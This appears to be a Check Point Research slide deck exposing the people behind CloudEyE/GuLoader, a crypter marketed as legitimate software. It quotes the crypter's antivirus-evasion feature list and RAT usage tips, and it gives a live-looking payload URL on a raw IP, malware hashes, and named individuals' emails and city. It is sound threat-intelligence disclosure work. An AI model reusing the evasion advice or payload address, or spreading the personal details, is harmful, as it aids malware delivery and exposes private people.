
xsebyx@hotmail.it



Sebyno

Identities behind CloudEyE

Leaked emails/passwords:





Identities behind CloudEyE



Leaked PDF:

SEBASTIANO	DRAGNA	Catania	XSEBYX@HOTMAIL.IT
------------	--------	---------	-------------------

Identities behind CloudEyE



Identities behind CloudEyE

Features:

- Delyed Execution
- Inject Custom Process
- Hide File
- Persistance Critical Process
- Bypass KIS11
- U.S.G. (Unique Stub Generator)
- Process Mutex
- Offuscator
- Binder
- Downloader
- Fake Form
- Fake Strings
- Fake Funtions
- Fake Object Form
- Fake Message
- Integrate Compression

Demo Video:

Credits and Contacts:

Everything: TheDoktor2007@hotmail.it

XsebyX: xsebyx@hotmail.it

Price:

Crypter with U.S.G. total F.U.D. 50\$ or 40€

Q: What's the best settings for ?

A: This is the most asked question: Dark eye rarely can corrupt servers; You have to know 2 basic and easy things before crypt:

1) if you want use RAT Functions (Install, Injection, Rootkit, Persistence, Melt) just use the crypter to crypt your server.

2) if you want to use Dark EyE's install function (bypasses a lot of AntiViruses proactives defenses (Kaspersky for example)), dont use any option on your RAT except Keylogger/UPX compress/Infect USB

Q: Wich options use on the generator?

A: There's no "Best" option. We can guarantee that each option on the generator will not corrupt your server. The generator is only used to obtain a more unique file. You can play a lot with them. Usually you can get FUD with ALMOST all Settings. Dark EyE Crypter has one of the best USG on the market. The high numbers of options make this crypter really Unique.



darkeyecrypter.altervista.org

darkeyecrypter.in

Identities behind CloudEyE




- Pretend to be a legitimate tool
- Protecting applications from cracking
- Malicious use is prohibited

- Advertised malicious features
 - Bypasses anti-viruses
 - Described using with RATs
 - At the same time they say:


1. This is a totally legal Software,
and authors don't take any responsibility for the use that u will do.

CloudEyE's exposure



CHECK POINT RESEARCH

[PUBLICATIONS](#) [TOOLS](#) [ABOUT US](#) [CONTACT US](#) [SUBSCRIBE](#) [UNDER ATTACK?](#)



cp<r>
CHECK POINT RESEARCH

GuLoader? No, CloudEyE.

June 8, 2020

CloudEye's exposure resonated in the press

italiana CloudEye e il malware
GuLoader



Italian company earned up to \$ 500,000 helping
cybercrime to deliver malware




Italian business operation CloudEye is
actually a front for hackers spreading
GuLoader



Итальянская компания годами служила
прикрытием для хакеров




DarkEye Evolved For Malware Operations




Italian company exposed as a front for
malware operations
Cybercriminelen richten zich op
opslagdiensten als Dropbox en Drive




Italian Security Malware: Re
"CloudEye" Aiding Crooks Spread Malware
by Offering Its Crypter Solution



ITALIAN IT COMPANY CLOUDEYE COLLABORATED WITH RANSOMWARE OPERATORS



Italian company implicated in GuLoader malware
attacks



CloudEyE's exposure

Service Suspension

securitycode.eu

CloudEyE

[Home](#) [Features](#) [Videos](#) [Pricing](#) [Contact](#) [Client area](#)


06/10/2020 : SERVICE SUSPENSION

We learned from the press that unsuspecting users would use our platform to perpetrate abuses of all kinds. Our protection software was created and developed to protect intellectual works from the abuse of hackers and their affiliates, not to sow malware around the network. Although we are not sure that what is reported by the media is true, we believe it appropriate to suspend our service indefinitely. We are two young entrepreneurs, passionate about IT security and our goal is to enrich the scientific community with our services, not to allow a distorted use of our intellectual work. We thank all our customers, who have legally used our services since 2015. Customers will be reimbursed for purchased and unused license days. For more information contact us by e-mail info@securitycode.eu, you will receive an answer within 24 hours.

Sebastiano Dragna
Ivano Mancini

Flattened the curve!

CloudEyE (aka GuLoader) attacks.



CloudEyE's Response

*“... we have suffered various abuses perpetrated with our security software,
by malicious users whose licenses were immediately revoked...
unfortunately we cannot control what users protect with our software,
the data they protect is strictly personal ...
our regular customers are small or medium software developers who
require
protection for their code present in the applications developed by
themselves”*

Legitimate use of CloudEyE?


We blocked CloudEyE samples in the first stage.

But..

- Is CloudEyE malicious?
- Is there a legitimate use of CloudEyE in the wild?
- Can we give CloudEyE the benefit of the doubt ?

Let's do an experiment !!

Where there's smoke, there's fire



99.9%


Malicious




5091 unique CloudEyE



3255 unique payloads



Where there's smoke, there's fire



Where there's smoke, there's fire

Benign: 3?

b6ce818ff82821eeb844ca5636b6c98fdb6fe3d749b3718b7617fd2f38c0acfb
e0e4c431db0df3d2143fbd89dcfb0aabcf4d44cd111e5816360032320b60353a
6b1b95ca83020442795ac62b560c92f2129b47905472c2abf86d3fd11d9809a5




http://80.211.181.77/PEiD_encrypted_8A3E4CF.bin

e13171d50f45a79bc09b9e4b9ffa38eb02301aca94a1867a9bf8acccc3759030

PEiD utility (Free download app for detecting PE packers)

Where there's smoke, there's fire



= CloudEyeE =

99.9%

Malicious

CloudEyE in the present?


CloudEyE is back on the market.

Only a few “new samples” are on our telemetry and VirusTotal.



[Inventory](#) [Statistics](#) [Usage](#) [ApiVector](#) [Login](#)

win.cloudeye [\(Back to overview\)](#)

 CloudEyE

aka: GuLoader, vbdropper

[Propose Change](#)

CloudEyE (initially named GuLoader) is a small VB5/6 downloader. It typically downloads RATs/Stealers, such as Agent Tesla, Arkei/Vidar, Formbook, Lokibot, Netwire and Remcos, often but not always from Google Drive. The downloaded payload is xored.

A large number of wooden matchsticks with red tips are arranged in a circular pattern on a dark red, textured background. The matchsticks are positioned with their heads pointing towards the center of the circle, creating a ring-like structure. The text "Thank you so match =)" is centered within this ring.

Thank you so match =)

But we prefer burnt **matches**

Thank you!!

